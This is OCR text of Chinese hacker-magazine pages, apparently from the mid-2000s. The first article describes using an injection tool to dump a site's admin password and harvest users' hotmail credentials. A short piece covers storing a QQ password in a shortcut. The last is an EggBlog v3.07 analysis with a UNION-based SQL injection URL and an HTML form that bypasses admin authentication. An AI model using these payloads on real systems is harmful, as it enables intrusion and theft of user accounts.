


图4 扫描后台管理入口

然后点“猜解表名”，猜解完毕后选择“flower_admin”，再选择“猜解列名”，结束后在“猜解列名”里选“name”和“password”，然后选“猜解内容”，不一会儿结果就出来了，如图3所示。




图3 成功猜解出管理员密码




图5 成功登录后台

再在“管理入口扫描”里扫描管理入口点。晌，这么多！经过逐个尝试，我发现“http://www.86-×××××.com/admin/login.asp”就是，如图4所示。输入刚刚破出的用户名和密码，成功登录，如图5所示。


哇！有好多hotmail哦。随便挑个，尽量找那些密码比较复杂的，成功率比较高。现在我们已经成功破解咯，别的邮箱也可以哦！哈哈，大家就尽情发挥吧，不过千万不要搞破坏！通过本文我只想让大家了解，尽量不要用同一个密码，这样很可能会有“木桶效应”哦！

【文中涉及到的啊D注入工具、Domain，已经收录在光盘中。】

编辑点评： 这也就是简单的注入，登录后台查看注册用户的敏感信息来达到获取hotmail密码的目的。值得重视的是网站程序并没有对用户的密码进行MD5处理。请读者注意了，不要在网络上随便注册，更不要只使用同一个密码。

让Mini QQ也自动登录

——对《黑客也要用专业QQ》一文的补充



牟晓东

从本文你可以学到：
1.添加程序参数来自动登录指定QQ号。

拜读贵刊2006年第5期P22的《黑客也要用专业QQ》一文后，试用了一下这种MiniQQ，感觉还真是不错，不仅体积小，占用系统资源少，而且黑底绿字再配上神秘的嘀嘀声仿佛让人找到了黑客帝国的味道。该文也详细介绍了MiniQQ的各种使用方法，不过美中不足的是相对于真正的腾讯QQ程序而言少了点小功能，那就是自动登录。如果各种安全措施得当，而且又是个人专机上网的话，自动登录其实是相当人性化的功能设置。那能不能让MiniQQ也实现自动登录呢？

当然可以了，而且非常简单。先在MiniQQ程序上单击右键，选择“发送到”－“桌面快捷方式”，然后回到桌面，在刚刚生成的MiniQQ快捷方式上再单击鼠标右键，选择“属性”，在其中的“快捷方式”选项卡中的“目标”后的输入框中原程序路径的后面添加上“空格”、“你的QQ号码”、“空格”和“QQ密码”，最后单击确定按钮就可以了，如图所示。

以后在桌面的MiniQQ快捷方式上双击，系统就会直接登录你的QQ了，非常方便，大家不妨一试。

编辑点评： MiniQQ本身都能使用参数，作者只是利用快捷方式来替代手动输入参数而已。从安全角度来看，这样做很容易泄露密码。




图 在目标栏里添加账号和密码

这段时间网络貌似处于疲乏期，系统漏洞公告虽时有发生，但是好用的Exploit却一直不曾出现，网络多了一丝宁静。而大家伙们却似乎有些焦躁，大家都在期待着像MS04041、MS05039这样的漏洞再次风靡网络。宁静的背后难道预示着又一次暴风雨的即将来临？因为我们都知道，在相对平静一段时间后，都会再现一个不会令我们失望的阶段，希望这次，我们还是对的。在没有系统漏洞的日子里，我们只能抱着脚本漏洞过，读代码成了更多人的爱好，一个个的脚本漏洞被发掘、利用，虽然风光无限，但我们应该看到，其背后的知识背景基本上都是一样的，无论是ASP、PHP还是JSP，似乎都处于技术的瓶颈阶段，大家所看到的还是SQL Injection、XSS、load_file或者into outfile等，只是利用的思路有点不同罢了，没有什么新的观点或者技术被发掘和利用。

没有漏洞的疯狂，多了一些清静和思考，或许这本就是一段技术盘点、基础回归的时期吧，那就好好利用，回过头去和小菜菜们一起从“头”再来吧！



深入探询安全公告

——再曝EggBlog最新（V3.07）版漏洞

小天

从本文你可以学到：
1、Eggblog V3.06中SQL漏洞产生的原因。
2、Eggblog V3.07中漏洞产生的原因分析。
3、Eggblog V3.07漏洞的几种不同利用方式。

题记

晚上通宵时，在国外一安全站点看到一个针对EggBlogV3.06版本的SQL注射漏洞，看了下内容，觉得很是鸡肋，就自己下了代码检查，发现这个是蛮严重的漏洞，特书此文，记录我的分析过程，希望对你有所启发。

Eggblog，国人直接翻译为鸡蛋Blog，其个头不大，简单，开源的blog系统，基于PHP（>=4.10）+MYSQL（>=3.23）构架，安装方便，适合用来做个人站点、blog等。其功能包括日志发表、评论、编辑，自带一个简单的论坛、相册、RSS以及后台管理功能。另外，它还有个突出特色是支持多风格模板和插件，方便功能扩充，因此使用者较多，开发人员也快速升级改进，由最初的1.2版本，升级到现在的3.07版本，发展势头很是不错。

记得在05年年底时有人指出当时的2.0版本存在SQL注射漏洞，前几天在国外的一个安全站点上看到说它的3.06版本也存在SQL注射漏洞，就去其官方网站看了下，发现其版本已升为3.07了，速度真是快呀！下了3.06和3.07版本的代码比较了下，发现3.07版本修补了3.06版中被公布的SQL注射漏洞，自然郁闷，偶心不甘，猛啃代码后，自然有了我自己的重大发现。

一、SQL漏洞分析 真是鸡肋

安全公告中提到的漏洞存在于./rss/posts.php文件中，在其25-26行，代码如下：

```
$sql = "SELECT author,date,text FROM eggblog_forum_posts WHERE flag='1' AND topicid='$_GET[id]' ORDER BY date DESC";
$result = mysql_query($sql);
```

可以看到，这里topicid直接GET提交的id值，这个id是没有过滤的，这就让我们有了利用的空间，但同时我们也看到它是被放到单引号中的，这样又给我们的利用带来了不少麻烦，使我们的利用需要magic_quotes_gpc为off条件，因为当magic_quotes_gpc为on时我们提交的变量中的引号会被自动加上“\”而导致失败。若magic_quotes_gpc为off，我们可以这样构造id来加以利用：

```
/rss/posts.php?id=1'/**/UNION/**/SELECT/**/0,concat('Username:%20',username),concat('Password:%20',password)/**/from/**/eggblog_members/*
```

这样就可以取得管理员的账号和密码，不过这里的密码是MD5加密的，利用起来又多了一层障碍，鸡肋，真是鸡肋！

“在05年年底暴出的EggBlog漏洞和这差不多，利用条件也需要magic_quotes_gpc=off。”

二、重大突破 取管理员

看完公告中的内容，我觉得利用起来限制条件太多了，就一个magic_quotes_qpc要为off就很不好实现，现在这样的主机真的很少了，于是只好一个一个文件来看，发现类似于上面提到的漏洞在很多地方都是存在的，但是不幸的是没过滤的变量全部在单引号里面，利用都受限制，比较“鱼闷”滴说，程序明明存在漏洞，但是因为PHP安全配置的原因而没办法利用，真是不爽。

最后转到/admin文件夹下，想看看能不能欺骗或者用别的方法来登录。先看看它是怎么处理管理员登录的，先看login.php文件，代码和我加的注释如下：

```
<?php
function validate_email($email) {
验证E_mail合法的函数，合法返回Ture
}
if (!validate_email($_POST[email])) { //如果不合法 就转向../_etc/header.php
require_once "../_etc/header.php";
}
else { //如果合法
if (isset($_POST['email'])) { //如果PSOT了email，执行这个if
……省略代码………
$md5password=md5(strip_tags($_POST['password'])); //取POST的密码
$email = strip_tags($_POST[email]); //取POST的email
$md5email=md5($email); //将得到的密码用MD5加密
$count = mysql_result(mysql_query("SELECT count(*) FROM eggblog_members WHERE email='$email' AND password='$md5password' AND flag='2'"),0); //查找是不是符合记录
if ($count == '0') { //如果没有 显示提示信息
}
else { //如果存在符合条件的记录 登录成功
mysql_close($mysql);
session_start(); //
……省略代码………
```

```
    }
  }
  else { // 如果没有POSTemail信息就转header.php
    require_once "header.php";
  ……省略代码……
  }
}
?>

OK，我们跟过去看看header.php文件是怎么写的：

<?
session_start();
require_once "../_etc/header.php";
echo" <h2>$lang903</h2>\n";
//！！这是关键 如果存在POST的email 或者SESSION的eggblog_flag为2
if (isset($_POST['email']) || ($_SESSION['eggblog_flag'] == '2')) {
}
else { //如果上面两个都不满足 就转下面这个登录页面
 ……省略代码………
  die;
}
?>
```

有没有觉得哪里有破绽呢？好像都很正常呀，是吧？不要着急，我们再来看看它的一些管理员功能文件，就看看user.php这个吧，结构是这样的：

```
<?php
require_once "../_etc/config.php";// 页头
require_once "../_languages/$eggblog_lang.php";// 语言包
require_once "header.php";// 验证是不是有权限
if ($_GET['add'] == 'user') {
  if (isset($_POST[submit])) {// 如果按下提交键
    //添加用户
  }
  else {
    //添加用户的表单
  }
}
elseif (isset($_GET[unban])) {
  // 删除被限制的IP地址
}
elseif (isset($_GET['delete']))
{
  // 删除用户
}
elseif (isset($_GET['edit'])) {
  if (isset($_POST[submit])) {
// 如果按下提交键
    // 编辑用户
  }
  else {
  $sql="SELECT * FROM
eggblog_members WHERE id='$_GET
[edit]'";
    $result=mysql_query($sql);
// 编辑id为_GET[EDIT]的用户
  }
}
else {// 如果什么参数都不提交
  // 显示用户列表
   // 显示被限制的IP列表
}
require_once "footer.php";// 页脚
?>
```

看到破绽了没？这个文件是管理员用来编辑用户的，按理说只有管理员才能操作这个文件，但是它只用了header.php来检查是不是有权限。还记得我们上面分析过header.php吗？我们要想通过它的检查，有两个办法，一个是存在POST的email值；另外一个是使我们的SESSION[eggblog_flag]为2。第二个条件我们没办法控制（至少现在我还不会，会的请指教），但是第一个条件是很容易满足的，我们只要在本地写个表单用POST来提交一个email就可以了，这样我们就可以控制users.php这些本来只有管理员才能操作的文件了。

三、明明白白　例析漏洞全过程

1、构造实现程序

先在本地构造一个HTML表单，代码很简单，如下：

```
<form id="postform" action="" method=post onsubmit="if(this.userurl.value.length<1){alert('请输入URL地址!');this.userurl.focus();return false}else{this.action=this.userurl.value}">
  <table border=1>
    <tr>
    <th><label for="loginemail">目标URL:</label></th>
    <td width="400"><input style="WIDTH:90%" type="text" name="userurl" value="http://egg.epicdesigns.co.uk/admin/users.php"/></td>
    </tr>
    <tr>   <th><label for="loginemail">E_mail</label></th>
    <td><input type="text" id="loginemail" name="email" value="1"/></td>
    </tr>
    <tr>
    <th></th>
    <td><input type="submit" value="提交" /></td>
  </tr>
  </table>
  </form>
```




图1 利用程序界面

